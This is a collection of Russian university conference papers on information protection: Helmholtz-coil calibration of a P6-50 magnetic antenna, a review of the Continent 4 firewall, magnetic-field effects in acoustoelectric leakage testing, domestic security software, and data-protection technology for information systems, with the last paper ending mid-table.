Abstract. An installation for calibrating magnetic antennas in the low-frequency range using Helmholtz rings in the laboratory has been developed. The magnetic field strength in the frequency range above 9 kHz was measured by a standard P6-50 antenna. Then, with the help of the created installation, the P6-50 antenna was calibrated in the low-frequency frequency range (0.5-9.0) kHz. The results of calculations based on the data obtained during measurements are presented.

Ключевые слова: защита информации, магнитные поля, измерение, антенны, кольца Гельмгольца.

Key words: information protection, magnetic fields, measurement, antennas, Helmholtz rings.

При измерениях магнитных полей (МП) в диапазоне частот 0,5 – 9,0 кГц в процессе исследования объектов информатизации возникает вопрос о выборе магнитных антенн (МА) и ее калибровке. Проверка и калибровка магнитных антенн в центральной части страны связаны с финансовыми затратами. Основной класс магнитных антенн

(АФА-1, АРА СР, П6-50) работает в диапазоне частот выше 9 кГц. Нами была откалибрована одна из популярных антенн П6-50 для измерения переменного магнитного поля в частотном диапазоне 0,5 – 9,0 кГц и использования ее в лабораторных условиях.

Основные характеристики антенны П6-50: частотный диапазон (0,009 + 30) МГц, коэффициент калибровки $K_E = (28 - 34)$ дБ (1/м), [1].

Коэффициент калибровки исследуемой антенны приведен по электрическому полю E , соответствующему магнитному полю H , то есть $E = 120\pi * H$, где E – напряженность электрического поля, H – напряжение магнитного поля.

Для калибровки антенны формируется переменное магнитное поле с помощью колец Гельмгольца (КГ). Кольца Гельмгольца используются в различных технических устройствах и государственных поверочных установках [3].

Кольца Гельмгольца представляют систему из двух одинаковых колец, расположенных соосно на расстоянии, равном их радиусу. В пространстве между кольцами получается поле высокой однородности, магнитную индукцию в центре системы можно рассчитать по формуле:

$$B = \mu_0 (2/\sqrt{5})^3 I/R \quad (1)$$

где I – сила тока через катушку, R – радиус кольца.

Принцип работы колец Гельмгольца. Рассмотрим систему из двух одиночных витков радиуса R , соосно расположенных по оси z на расстоянии d друг от друга. Из известного закона Био и Савара можно получить, значение индукции магнитного поля на оси одиночного витка радиуса R с током силой I в точке на расстоянии z от его плоскости, которое является функцией расстояния и радиуса кольца $B(z,R)$.

В случае, когда направление тока в обоих витках одинаково, поле на оси между кольцами является суперпозицией полей от каждого из них, то есть они складываются.

Чтобы выяснить степень зависимости этого поля от координаты z , рассматриваются производные от $B(z, R)$ по z . В результате была получена напряженность H магнитного поля на оси колец, которая рассчитывается по формуле [2]:

$$H = \frac{B}{\mu} = (0,8)^{\frac{3}{2}} * I * \frac{N}{R_k}, \frac{A}{m} \quad (2)$$

где B – магнитная индукция, $I = \frac{U_B}{R_H}$ – ток в кольце, как отношение измеренного напряжения U_B на сопротивление R_H в цепи колец Гельмгольца, μ – магнитная проницаемость воздуха, $N = 1$ – число витков в кольце Гельмгольца.

Схема проведения калибровки представлена на рисунке 1




Рисунок 1 – Схема создания МП и калибровки МА

1 – генератор, 2 – кольца Гельмгольца, 3 – резистор, 4 – вольтметр, 5 – МА, 6 – селективный микровольтметр

На Рисунке 2 показана установка для калибровки.

В нашей установке были созданы два кольца радиусом $R_k = 0,5$ м, из медного провода диаметром 2,мм, которые были размещены на расстоянии $r = 0,5 * R_k = 0,25$ м. Кольца соединены последовательно друг с другом.

Результаты измерений и расчета заносятся в таблицу 1.

Порядок работы. В рабочую зону КГ размещается исследуемая антенна. Вывод антенны подключается к селективному микровольтметру (рисунок 1). Измеряется уровень сигнала на выходе антенны. Вычисляются действительные значения действующей высоты исследуемой антенны h_d в метрах по формуле: $h_d = \frac{U_a}{120\pi * H}$.




Рисунок 2 – Состав оборудования установки для калибровки МА и измерения МП

Антенна П6-50 нормирована калибровочным коэффициентом по электрическому полю, действительное значение K_E с размерностью 1/м, вычисляется по формуле (2)

$$K_E = \frac{U}{120\pi * H}, 1/м \quad (2)$$

В относительных единицах (относительно 1/м) это:

$$K_E [\text{дБ}] = 20 \log K_E. \quad (3)$$

Результаты вычислений, по результатам измерений для H и K_E в частотном диапазоне (0,5-100) кГц приведены в таблице 1.

Таблица 1 – Результаты вычислений по результатам измерений для H и K_E

f , кГц	0,5	1	2	4	8	9	15	100
H , А/м	0,08	0,03	0,03	0,03	0,004	0,006	0,006	0,006
h_d , м	0,0024	0,007	0,005	0,009	0,0046	0,04	0,035	0,04
K_E , Дб(1/м)	52,4	43,1	46	40,9	46,7	27,9	29,25	27,9

Чтобы определить качество работы сначала проводилось измерения напряженности созданного магнитного поля с помощью магнитной антенны П6-50 в диапазоне частот, указанных в паспорте. То есть калибровка проводилась в частотном диапазоне 9 - 100 кГц, таблица 1. Как видно из таблицы 1, значения, полученные нами, совпадают с паспортными данными (28 – 34 дБ/(1/м), примерно с точностью до 2-3 дБ. Это говорит о корректности работы используемой установки. Затем измерялась напряженность поля H в частотном диапазоне (0,5 – 9) кГц и рассчитывалась величина коэффициента калибровки K_E . Полученная величина K_E значительно выше, чем в регламентированном диапазоне частот антенны П6-50. Полученная чувствительность антенны вполне достаточна для измерения магнитных полей вблизи источника магнитного поля, например электродинамического громкоговорителя акустических систем, используемого при проверках акустоэлектрического преобразования ВТСС. То есть, мы имеем реальный коэффициент калибровки необходимый для измерения и получения количественной характеристики H при оценке системы защищенности ОИ. В частности, результаты работы по калибровке антенны П6-50 в диапазоне частот (0,5 – 9,0) кГц использованы при исследовании влияния МП акустических излучателей на технические средства в процессе регистрации акустоэлектрических преобразований.

В результате работы была разработана установка для калибровки магнитной антенны в частотном диапазоне (0,5 – 100) кГц с помощью колец Гельмгольца. Проведены расчет и измерения напряженности поля на оси колец Гельмгольца. Расчетные данные совпали с измеренными величинами напряженности поля. Проведена контрольная калибровка антенны П6-50 в начальном регламентированном диапазоне частот. Откалибрована антенна П6-50 в частотном диапазоне (0,5 – 9) кГц.

СПИСОК ИСТОЧНИКОВ

1. Инструкция. Антенны рамочные активные. Методика поверки. – Москва : ГЦИ СИ ФБУ «ГНМЦ Минобороны России, 2015. – 6 с.
2. Киров, С. А. Создание и измерение магнитного поля : учеб. пособие / С. А. Киров, А. М. Салецкий, Д. Э. Харабадзе. – Москва : ООП Физ. фак-та МГУ, 2010. – 15 с.
3. ГОСТ 8.363-79. Государственная система обеспечения единства измерений. Антенны измерительные рамочные. Методы и средства поверки/ – Москва : Государственный комитет СССР по стандартам, 2022. – 10 с.

УДК 004.056.5

Вильдяйкин Геннадий Федорович, кандидат технических наук, профессор кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет
Vildyaykin Gennady Fedorovich, Candidate of Engineering Sciences, Professor of the Department of Information Security of Automated Systems, Komsomolsk-on-Amur State University
Подоба Никита Евгеньевич, студент, Комсомольский-на-Амуре государственный университет
Podoba Nikita Evgenievich, student, Komsomolsk-on-Amur State University

МНОГОФУНКЦИОНАЛЬНЫЙ МЕЖСЕТЕВОЙ ЭКРАН С ПОДДЕРЖКОЙ РОССИЙСКИХ КРИПТОАЛГОРИТМОВ КОНТИНЕНТ 4

MULTIFUNCTIONAL FIREWALL SUPPORTING RUSSIAN CRYPTO ALGORITHMS CONTINENT 4

Аннотация. В работе рассматривается новое универсальное устройство корпоративного уровня для всесторонней защиты сети (UTM inc. NGFW) с поддержкой алгоритмов ГОСТ. Были проанализированы особенности Континент 4, его преимущества перед предыдущими версиями и иностранными аналогами, а также были выявлены недостатки продукта.

Abstract. The paper considers a new enterprise-level universal device for comprehensive network protection (UTM inc. NGFW) with support for GOST algorithms. The features of Continent 4, its advantages over previous versions and foreign analogues were analyzed, and the shortcomings of the product were also identified.

Ключевые слова: система безопасности, защита информации, межсетевое экранирование, UTM-продукт, алгоритмы шифрования ГОСТ.

Key words: security system, information protection, firewall, UTM product, GOST encryption algorithms.

Введение

Согласно законодательству Российской Федерации, все информационные системы подлежат защите. В свою очередь технология защиты ИС может представлять собой несколько стадий:

1. Создание или аудит ИС;
2. Классификация ИС и выдвижение требований к защите;
3. Определение требуемых средств защиты;
4. Установка, настройка средств защиты информации;
5. Аттестация, ввод и контроль.

Важным этапом в технологии ЗИ ИС является выбор средств защиты, их установка и настройка, которые обеспечивают требуемые меры защиты.

На сегодняшний день «Код Безопасности» является одним из лидеров отечественного ИТ-рынка. Компания предоставляет решения для защиты сетевой безопасности (защита веб-приложений, системы обнаружения вторжений, VPN-сети, UTM), защиты виртуальной среды, защиты конечных точек, защиты мобильных устройств и защиты электронных документов. В этой статье мы обсудим продукт компании под названием Континент 4.

Предпосылки к созданию Континент 4

Межсетевой экран - это первая линия защиты между внешними угрозами и корпоративной сетью. Вредоносное ПО становится все более изощренным и незаметным. Это означает, что межсетевые экраны необходимо улучшать, чтобы эффективно справляться с возникающими угрозами.

Ключевым фактором, определяющим направление развития средств безопасности в корпоративных сетях, является тенденция переноса инфраструктуры и приложений в общедоступное облако. Это делает бесполезным «периметральный» подход к безопасности и предвещает закат эпохи корпоративных межсетевых экранов.

Также сейчас крайне остро стоит вопрос об отечественных аналогах обеспечения информационной безопасности, которые будут решать все современные задачи на фоне расширения требований к сертификации средств борьбы с угрозами, поддержке алгоритмов ГОСТ, а также к их санкционной устойчивости.

Особенности Континент 4

Континент 4 – это устройство общего назначения корпоративного уровня для всесторонней защиты сети (UTM), поддерживающее алгоритм шифрования ГОСТ. UTM – это комплексный продукт, объединяющий такие функции, как межсетевой экран, система обнаружения и предотвращения вторжений и антивирус [1].

Континент 4 реализует следующие основные функции:

- межсетевой экран;
- обнаружение и предотвращение вторжений в информационные системы;
- обеспечение доступа пользователей к ресурсам VPN;
- поддержка коммутации и маршрутизации пакетов, преобразования сетевых адресов, организации VLAN и других сетевых функций;
- автоматическая регистрация событий, связанных с работой комплекса, в том числе событий НСД;
- централизованное и локальное управление сложными компонентами комплекса.

В то время как предыдущие версии Континент предоставляли механизмы безопасности в отдельных устройствах (Криптошлюз, криптокоммутатор, детекторы атак и т. д.), версия 4 включает все эти механизмы в одном защищенном узле. Для наглядности приведём архитектуры Континент 3.9 и Континент 4 на рисунках 1, 2 соответственно.



Рисунок 1 – Архитектура Континент 3.9



Рисунок 2 – Архитектура Континент 4

Типовой сценарий использования Континент 4

Предполагаемые варианты использования Континент 4 согласно заявлениям компаний, представлены на рисунке 3.

Создавая Континент 4, компания «Код безопасности» преследовала следующие цели:

1. Увеличение производительности средств защиты.
2. Способность защищать сложные сетевые инфраструктуры.

<ul style="list-style-type: none"> ■ Защита внешнего периметра корпоративной сети ■ Сегментация внутренней сети ■ Создание защищенной корпоративной сети передачи данных с использованием алгоритмов ГОСТ ■ Защита магистральных каналов связи ■ Защита трафика систем видео-конференц-связи ■ Защищенный удаленный доступ 	<ul style="list-style-type: none"> ■ Защита информационных систем персональных данных (ИСПДн) ■ Защита государственных информационных систем (ГИС) ■ Защита каналов связи между ЦОД ■ Создание VPN ГОСТ «поверх» существующей VPN-сети ■ Защита от сетевых вторжений
--	---

Рисунок 3 – Варианты использования

3. Обеспечивать эффективную защиту без использования множества разрозненных средств защиты, у каждого из которых своя система управления.
4. Облегчить эксплуатацию и уменьшить стоимость системы защиты.
5. Избежать проблем совместимости средств защиты между собой.

Все эти цели были достигнуты с помощью интегрирования необходимых средств защиты в одно универсальное устройство.

Континент 4 в корпоративной сети может выполнять следующие задачи, которые соответствуют типовому сценарию использования средств защиты информации:

1. Работать в пограничном режиме:
 - защита каналов связи;
 - защита доступа пользователей в интернет;
 - защита инфраструктуры в демилитаризованной зоне от атак из интернета.
2. Защита и сегментация внутренней сети.
3. Реализация специального межсетевого экрана (IPS), который не влияет на сетевую топологию для работы с унаследованными приложениями, внутрь которых нельзя поставить МЭ.

Функциональными особенностями Континент 4 в области управления являются следующие пункты: все механизмы безопасности интегрированы в единую консоль и в единую политику, таким образом вся политика стала унифицированной; система мониторинга; интеграция с Active Directory для разграничения прав доступа между пользователями [1].

Также новый Континент обладает следующими режимами работы: UTM – многофункциональный межсетевой экран (ЦУС, МЭ, СОВ, система поиска аномалий в трафике, сервер удаленного доступа); внутренний межсетевой экран NF2, основанный на подсистеме Linux; система обнаружения и предотвращения вторжений на втором уровне (L2 IPS).

Сетевой функционал Континент 4 включает в себя: МЭ с гибким распределением трафика; защита канала связи с использованием российских криптоалгоритмов (L2VPN, L3VPN); поддержка динамической маршрутизации и QoS.

Концепция использования многофункционального межсетевого экрана от компании «Код безопасности» представлена на рисунке 4.




Рисунок 4 – Концепция UTM

Хоть Континент 4 и является хорошим средством обеспечения информационной безопасности в корпоративных сетях, но его всё ещё необходимо использовать в тандеме с СЗИ от НСД, установленном на АРМ клиентов в сети. Это необходимо, потому что в состав Континент 4 такое средство защиты информации не входит.

Заключение

В ходе работы был рассмотрен многофункциональный межсетевой экран с поддержкой российских криптоалгоритмов Континент 4. Главными преимуществами данной версии Континента являются:

1. Соответствие всем современным требованиям в области обеспечения информационной безопасности.
2. Продукция Кода безопасности сертифицирована по требованиям ФСТЭК России (рисунок 5), ФСБ России и МО РФ, что позволяет компании применять их для защиты как информации конфиденциального характера, так и государственной тайны.
3. Интегрирование необходимых средств защиты в одно универсальное устройство.

Дальнейшие исследования будут связаны с исследованием других отечественных аналогов средств защиты.

Сертифицирован:	Ожидается сертификация по наборам требований:
<ul style="list-style-type: none">▪ 4-й класс защиты МЭ типа «А»▪ 4-й класс защиты СОВ уровня сети▪ 4-й уровень доверия	<ul style="list-style-type: none">▪ 4-й класс защиты МЭ типа «Б»▪ 4-й класс защиты СОВ уровня сети▪ 4-й уровень доверия

Рисунок 5 – Сертификация ФСТЭК России

СПИСОК ИСТОЧНИКОВ

1. Континент 4 – Код безопасности / SECURITYCODE.RU: информационный портал. – URL: <https://www.securitycode.ru/products/kontinent-4/> (дата обращения: 11.10.2022).

УДК 683.3.06

Вильдяйкин Геннадий Федорович, кандидат технических наук, профессор,
Комсомольский-на-Амуре государственный университет

Vildyaykin Gennady Fedorovich, Candidate of Technical Sciences, Professor,
Komsomolsk-na-Amure state university

Тихоновецкий Дмитрий Викторович, студент, Комсомольский-на-Амуре
государственный университет

Tikhonovetskiy Dmitriy Victorovich, student of Komsomolsk-na-Amure state university

ИССЛЕДОВАНИЕ АКУСТИЧЕСКИХ И МАГНИТНЫХ ПОЛЕЙ АКУСТИЧЕСКИХ ИЗЛУЧАТЕЛЕЙ

STUDY OF ACOUSTIC AND MAGNETIC FIELDS OF ACOUSTIC EMITTERS

Аннотация. Приводятся результаты исследования акустического поля излучателя с использованием акустического экрана с целью выявления влияния на вспомогательные технические средства и системы магнитного поля при измерениях напряжения в цепях при обследовании акустоэлектрических каналов. Показано влияние магнитного поля на исследуемые системы вблизи излучателя. Использование электромагнитного экрана для излучателя исключает воздействие МП на результаты измерений.

Abstract. The results of the study of the acoustic field of the emitter using an acoustic screen are presented in order to identify the influence on auxiliary technical means and magnetic field systems when measuring the voltage in the circuits during the surveys of acoustoelectric channels. The influence of the magnetic field on the studied systems near the emitter is shown and that the use of an electromagnetic shield for the emitter excludes the effect of MP on the measurement results.

Ключевые слова: информационная безопасность, акустоэлектрические преобразования, экранирование, каналы утечки информации.

Key words: information security, acoustoelectric transformations, shielding, information leakage channels.

Введение. При исследовании акустоэлектрического преобразования вспомогательных технических средств и систем (ВТСС) используются акустические излучатели, электродинамические системы которых имеют магнитные поля. Влияние магнитных полей на ВТСС исследуется в данной работе.

Характеристики исследовательского стенда.

Акустические системы характеризуются размерами D , частотным диапазоном f или длиной волны λ , расстоянием R на котором проводят измерения давления P от излучателя [1].

Закон убывания давления от исследуемых излучения изменяем по закон $1/R$ при $kR \gg 1$. Вблизи излучателя давления изменяется, быстрее при $kR \ll 1$ давление пропорционально $1/R^2$. Волновое число $k = \frac{2\pi}{\lambda}$, $\lambda = c/f$ – длина волны, зависящая от скорости звука c и частоты излучения f .

Исследуется акустический низкочастотный диапазон (0,5 – 4,0) кГц, измерения акустического поля и акустоэлектрических преобразований ВТСС проводятся на расстояниях $R = (0,1-1,0)$ м. от акустического излучателя. Расчёты показали, что для этих исходных данных давление меняется по разным законам. Вблизи спад давления начинается по закону $1/R^2$, а затем по закону $1/R$.

Одновременно с акустическим воздействием на ВТСС, как на случайную антенну с сосредоточенными параметрами воздействует магнитное и электрическое поле акустического излучения. Чтобы изучить влияние магнитных полей на исследуемые ВТСС был использован акустический экран. Экран выполнен из пенопласта прозрачного для ЭМП. С помощью его экранировалось акустическое излучение акустической системы, а магнитное поле оставалось неизменным.

Для исследования был собран стенд схема, которого приведена на рисунке 1.




Рисунок 1– Схема исследования АП и АЭП

(1 – генератор и усилитель, 2 – акустическая система, 3 – микрофон, 4 – шумомер, 5 – ВТСС, 6- микровольтметр, 7 – акустический экран)

На рисунке 2 показан состав оборудования.




Рисунок 2 – Состав оборудования
 (а - исследовательский стенд без акуст. экрана, б - исследовательский стенд с акуст. экраном, в – акуст. излучатель без маг. экрана, г – акуст. излучатель с маг. экраном)

Результаты исследования

Измерение спада акустического давления P от, акустической системы в зависимости от расстояния R , на испытательной установке проводилось перемещение микрофона, относительно излучателя. Результаты приведены на рисунке 3.

Как видно из рисунка зависимость $P(R)$ лежит в пределах $1/R$ и $1/R^2$.

Измерение величины акустического экранирования определилось измерением акустического давления P в зависимости от f на расстоянии $R = 50$ см при отсутствии и при наличии экрана. Результаты приведены на рисунке 4




Рисунок 3 – Зависимость $P(R)$
 (а - излучатель 0,5ГД-30 на 1 кГц, б - излучатель 0,5ГД-30 на 2 кГц,
 в - излучатель АС1 на 1 кГц, г - излучатель АС1 на 2 кГц)




Рисунок 4 - Коэффициент экранирования акустического сигнала

Результаты измерения акустоэлектрического преобразования ВТСС, напряжение $U_{АЭП}$ на входе микровольтметра получены следующим образом. ВТСС и измеритель не перемещались. Акустический излучатель перемещается относительно ВТСС на расстояния $R_1=0,1$ м, $R_2=0,5$ м, $R_3=1,0$ м. Измерение $U_{АЭП}$ производились с использованием акустического излучателя с электромагнитным экраном и без него. Также производились исследования акустического экрана. Некоторые графики, которые характеризуют влияние МП на результаты измерений АЭП, представлены на рисунке 5.

Как видно из графиков, на рисунке 5а) вблизи излучателя $R=0,1$ м уровень $U_{АЭ}$ изменяется незначительно по сравнению с величиной $U_{АЭ}$ на $R=1,0$ и $R=0,5$ м. Это говорит о влиянии МП на результаты измерений вблизи излучателя. Такая закономерность определяется ещё и тем, что изменения МП теоретически пропорционально $1/R^3$, а акустического поля пропорционально ($1/R^2$ или $1/R$).

На рисунке 5б) показано, что экранированный стальным экраном акустический излучатель сохраняет закономерность изменения напряжения АЭП как с акустическим экраном, так и без него. Это говорит об отсутствии влияния магнитного поля на АЭП.

Чёткую закономерность влияния магнитного поля на значение $U_{АЭП}$ определить сложно, так как необходимо учитывать несколько факторов. Это законы распространения $P(R)$, $P(f)$, затухание акустического экрана, коэффициент АЭП исследуемого ВТСС и др.




Рисунок 5 - Зависимость АЭП от R

(а - зависимость $U_{АЭП}$ для излучателя без металлического экрана на 1 кГц,
б - зависимость $U_{АЭП}$ с металлическим экраном на 2 кГц)

Заключение

С целью оценки степени влияния магнитных полей на исследуемые ВТСС был использован акустический экран, выполненный из пенопласта прозрачного для электромагнитных излучений. С помощью его экранировалось акустическое излучение акустической системы. Показано влияние магнитного поля на исследуемые ВТСС вблизи излучателя. С помощью акустического экрана показано, что использование электромагнитного экрана для излучателя исключает воздействие МП на результаты измерений напряжения $U_{\text{АЭП}}$ вблизи излучателя.

СПИСОК ИСТОЧНИКОВ

1. Исакович М.А. Общая акустика. Учебное пособие. Издательство «Наука», Главная редакция физико-математической литературы, М., 1973. 496 с.

УДК 004.75

Вильдяйкин Геннадий Федорович, кандидат технических наук, профессор кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Vildyaykin Gennady Fedorovich, Candidate of Engineering Sciences, Professor of Department «Information security of automation systems», Komsomolsk-na-Amure State University
Филатова Дарья Константиновна, студент, Комсомольский-на-Амуре государственный университет

Filatova Darya Konstantinovna, student of Komsomolsk-na-Amure State University

ЗАЩИЩЕННАЯ РАСПРЕДЕЛЕННАЯ ИНФОРМАЦИОННАЯ СИСТЕМА НА БАЗЕ ОТЕЧЕСТВЕННОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ И СРЕДСТВ ЗАЩИТЫ ИНФОРМАЦИИ

SECURE DISTRIBUTED INFORMATION SYSTEM BASED ON DOMESTIC SOFTWARE AND INFORMATION PROTECTION TOOLS

Аннотация. Исходя из технологии защиты распределенных информационных систем (РИС) и перечня программного обеспечения, программных и программно-аппаратных средств защиты российского производства показана возможность создания защищенных систем.

Abstract. Proceeding from the technology of protection of distributed information systems (DIS) and the list of software, software and hardware and software protection of Russian production, the possibility of creating secure systems is shown.

Ключевые слова: безопасность, отечественное программное обеспечение, защита информации, защищенная распределенная система.

Key words: security, domestic software, information security, secure distributed system.

Введение

Как известно, создание защищенной РИС предусматривает формирование требований к ИС, разработку концепции, технического задания, эскизного и технического проектов и другое. С учетом требований о замене иностранного ПО, на стадии концепции и формировании требований для РИС необходимо включить этап использования отечественных ПО и СЗИ. Этот является важным, основным вопросом при решении поставленной задачи.

Программное обеспечение для информационных систем отечественного производства

В связи с последними событиями на момент написания статьи резко возросла актуальность пользования отечественным программным обеспечением в распределенных информационных системах РФ. Если ранее использование отечественного ПО в системах органов исполнительной власти и местного самоуправления носило рекомендательный характер, то теперь наблюдается тенденция перехода рекомендаций в обязательные правила. Согласно статье 12.1 Федерального закона «Об информации, информационных технологиях и о защите информации» введенной ФЗ от 29.06.2015 №149-ФЗ в целях расширения использования российских программ для электронных вычислительных машин и баз данных, подтверждения их происхождения из Российской Федерации, а также в целях оказания правообладателям программ для электронных вычислительных машин или баз данных мер государственной поддержки был введен Единый реестр российских программ для электронных вычислительных машин и баз данных [1]. В первую очередь замене подлежат: операционная система, коммуникационное ПО, почтовые приложения; средства просмотра, офисный пакет, интернет-браузер, ПО системы электронного документооборота, CRM, которые должны содержаться в реестре отечественного ПО и соответствовать дополнительным требованиям, описанным в ПП РФ от 23.03.2017 № 325. Перечень возможного ПО для замены импортного представлен в таблице 1.

Таблица 1 – Отечественное программное обеспечение

Вид ПО	Отечественные варианты
Операционные системы	Astra Linux, Calculate Linux, РЕД ОС, Common Edition, Базальт СПО, РОСА, Альт ОС
Коммуникационное ПО	CommuniGate PRO, IVA Technologies, TrueConf, VK Teams, Яндекс Телемост, Видеозвонки Mail.ru, iMind / Webinar Meetings, СБИС Вебинары и коммуникации
Офис и почта	Мой Офис, R7, AlterOffice
CRM-системы	СБИС CRM, БИТ.CRM, Битрикс24, AmoCRM, SAP CRM, Oracle CRM, Энтерпрайз
Веб-браузеры	«Яндекс Браузер», «Спутник», «Атом», Uran

Требования по защите информации по установленному классу информационной системы

После определения класса системы в зависимости от типа, вида и назначения ИС в соответствии с руководящими документами определяются требуемые средства защиты ИС [2, 3], и производится их дальнейшая настройка

Требования по защите информации к различным классам защищенности информационных систем разнятся. Но можно выделить общий список сертифицированных программных и аппаратных средств защиты информации, которые в полной мере могут покрыть предъявляемые требования. К таким средствам относятся:

- средства защиты от НСД;
- средства антивирусной защиты;
- межсетевое экранирование;
- системы обнаружения и предотвращения вторжений;
- средства криптографической защиты информации;
- средства технической защиты информации.

Отечественные средства защиты информации

Отмечается, что локальный рынок средств информационной безопасности в РФ содержит в себе достаточно продуктов для обеспечения безопасности отечественными средствами, что позволяет найти множество аналогов большинства средств защиты [4]. Наиболее востребованные и популярные средства СЗИ и СКЗИ приведены в таблице 2.

Таблица 2 – Отечественные средства защиты информации

Тип СЗИ	Отечественный продукт
СЗИ от НСД	Secret Net (ООО «Код Безопасности»); Dallas Lock 8.0-К (ЦЗИ «Конфидент».); Аппаратно-программный модуль доверенной загрузки «Соболь» (ООО «Код Безопасности»);
Средства антивирусной защиты	Антивирус Kaspersky (АО «Лаборатория Касперского»); Dr. Web Антивирус (ООО «Доктор Веб»); Антивирус ESET NOD32 (Компания ESET);
Межсетевое экранирование	Межсетевой экран (МЭ) Dallas Lock (ЦЗИ «Конфидент»); TrustAccess, «Континент» (ООО «Код Безопасности»); ViPNet и ViPNet Personal Firewall (ОАО «Инфотекс»); АПК «Рубикон» (ЗАО НПО «Эшелон»); Аппаратный межсетевой экран ALTELL NEO («АльтЭль»); User Gate X10
Системы обнаружения и предотвращения вторжений	ПАК ViPNet IDS (ОАО «Инфотекс»); «Континент» (ООО «Код Безопасности»); Аппаратный межсетевой экран ALTELL NEO («АльтЭль»); COB Dallas Lock (в комплекте с Dallas Lock 8.0-К) (ЦЗИ «Конфидент».);
Средства криптографической защиты информации	СКЗИ КриптоПро CSP (ООО «КРИПТО-ПРО»); ViPNet, ViPNet CSP и ViPNet SafeDisk (ОАО «Инфотекс»); «КриптоАРМ» (ООО «Цифровые технологии») «Континент» (ООО «Код Безопасности»); «С-Терра» клиенты, шлюзы (ООО «С-Терра СиЭсПи») Для виртуальных машин; vGate (ООО «Код Безопасности»)

В настоящее время перечисленные в таблицах ПО СЗИ и СКЗИ, уже используются для защиты АРМ и ИС. На виртуальной машине нами был отработан механизм защиты АРМ с ПО Astra Linux.

Однако, наличие в перечне СЗИ большого количества необходимых средств российского производства, некоторые продукты лишены той функциональности, которая присутствует в продуктах зарубежных вендоров. Более того переход, например, из DLP- или SIEM-системы в новую может затянуться из-за наличия большого количества установленных в системах проприетарных правил.

Заключение

Исследованы ПО, программные и программно-аппаратные СЗИ и СКЗИ отечественного производства. Показана возможность создание защищенных РИС с их использованием.

СПИСОК ИСТОЧНИКОВ

1. Об информации, информационных технологиях и о защите информации : Федеральный закон от 8 июля 2006 г. № 149-ФЗ (ред. От 14.07.2022).
2. ГОСТ 34.601–90. Информационная технология. Комплекс стандартов на автоматизированные системы. Автоматизированные системы. Стадии создания : межгосударственный стандарт Российской Федерации : изд. официальное : утв. и введен в действие Постановлением Государственного комитета СССР по управлению качеством продукции и стандартам от 29.12.90 № 43 : введен впервые : дата введения 1992-01-01 / разработан Государственным комитетом СССР по управлению качеством продукции и стандартам. – Москва : Стандартинформ, 2009. – 6 с.
3. Руководящий документ. Автоматизированные системы. Защита от несанкционированного доступа к информации. Классификация автоматизированных систем и требования по защите информации : утверждено решением председателя Государ-

ственной технической комиссии при Президенте Российской Федерации от 30 марта 1992 г. – 29 с.

4. reestr.digital.gov.ru : реестр программного обеспечения : сайт. – Москва, 2016 - . – URL: <https://reestr.digital.gov.ru> (дата обращения: 10.10.2022).

УДК 683.3.06

Вильдяйкин Геннадий Федорович, кандидат технических наук, профессор кафедры «Информационная безопасность автоматизированных систем», «Комсомольский-на-Амуре государственный университет».

Vildyaykin Gennady Fedorovich, Candidate of Technical Sciences, Professor of Department «Information security of automation systems», Komsomolsk-on-Amur State University

Филатова Дарья Константиновна, студент, Комсомольский-на-Амуре государственный университет

Filatova Daria Konstantinovna, student of Komsomolsk-na-Amure State University

ТЕХНОЛОГИИ ЗАЩИТЫ ДАННЫХ В ИНФОРМАЦИОННЫХ СИСТЕМАХ

DATA PROTECTION TECHNOLOGIES IN INFORMATION SYSTEMS

Аннотация. Рассматривается подход к защите информации распределенных информационных систем при использовании средств защиты с позиций их назначения, а не с позиций мер защиты. Показаны последовательность и порядок проведения работ, которые определяют технологию защиты в информационных системах. Важным этапом работ является выбор средств защиты.

Abstract. Approach to the protection of information of distributed information systems with the use of means of protection from the standpoint of their purpose, and not from the standpoint of protection measures, is considered. The sequence and order of work that determine the technology of protection in information systems are shown. An important stage of the work is the choice of means of protection.

Ключевые слова: защита информации, безопасность информационных систем, классификация информационных систем, компьютерная безопасность, аудит.

Key words: information protection, information systems security, classification of information systems, computer security, audit.

Введение

В связи с развитием технологии построения распределенных информационных систем (ИС) изменяется понятие технологии защиты (ТЗ) информации. Точного определения «технология защиты» в терминологии в области защиты отсутствует ГОСТ Р 50992-2006 [1]. Исходным явлением, подлежащим защите в ИС, будем считать физические поля, создаваемые техническими средствами, входящими в состав ИС. К ним относятся: электромагнитное, электрическое и магнитное поле, ток в линиях и проводах связи, акустические поля в различных средах.

Крупным планом технология защиты информации (ЗИ) в ИС определена схемой и приведена ниже (рисунок 1).




Рисунок 1 - Технология ЗИ ИС

В соответствии с ГОСТ Р 51583-2014 [2] разрабатывается техническое задание, где определяются стадии, этапы и порядок работ по созданию защищенной ИС, а также по защите информации о создаваемой автоматизированной системе в защищенном исполнении. ГОСТ 0044-0401013 определяет шесть видов, распределенных ИС. Защите подлежат вновь создаваемые ИС, уже функционирующие или находящиеся в процессе модернизации. Соответственно для действующих ИС проводится аудит, а для создаваемых разрабатывают требования по ЗИ и включают в техническое задание. На этапе создания и аудита определяются актуальные угрозы безопасности информации, разрабатывается модель угроз безопасности информации применительно к конкретным вариантам функционирования защищенной ИС, делается технико-экономическая оценка целесообразности создания автоматизированных систем в защищенном исполнении.

Классификация АС и ИС

Классификация автоматизированных систем (АС) и ИС проводится в зависимости от типа, вида, назначения ИС. Классификация ИС включает различные этапы и состоит в разработке и анализе данных о системе. Выявление характерных признаков ИС для классификации и сравнение их с классифицируемыми признаками. Затем присваивается соответствующий класс защиты ИС.

К исходным данным для классификации ИС, прежде всего, относится перечень защищаемых ресурсов ИС и их уровень конфиденциальности. При необходимости перечень информации, подлежащей защите, в дальнейшем уточняется. Определяются пользователи, уровень доступа к ресурсам, уровень важности информации.

В таблице 1 приведены АС, ИС, руководящие документы (РД) для определения класса и требований к защите.

Таблица 1 – АС, ИС и РД

№	ИС, АС	РД
1	КИИ (КИС)	ФЗ от 26 июля 2017 г. N 187-ФЗ. приказ ФСТЭК России от 25 декабря 2017 г. №239
2	АСУ ТП	ФЗ от 26 июля 2017 г. N 187-ФЗ. приказ ФСТЭК России от 14 марта 2013 г. № 31
3	ГИС (МИС)	Приказ ФСТЭК РФ №17 с изменениями
4	ИСПДн	Приказ ФСТЭК РФ №21, ПП 1119
5	ИС общего доступа	ФЗ, ПП, Приказ ФСТЭК РФ и др.
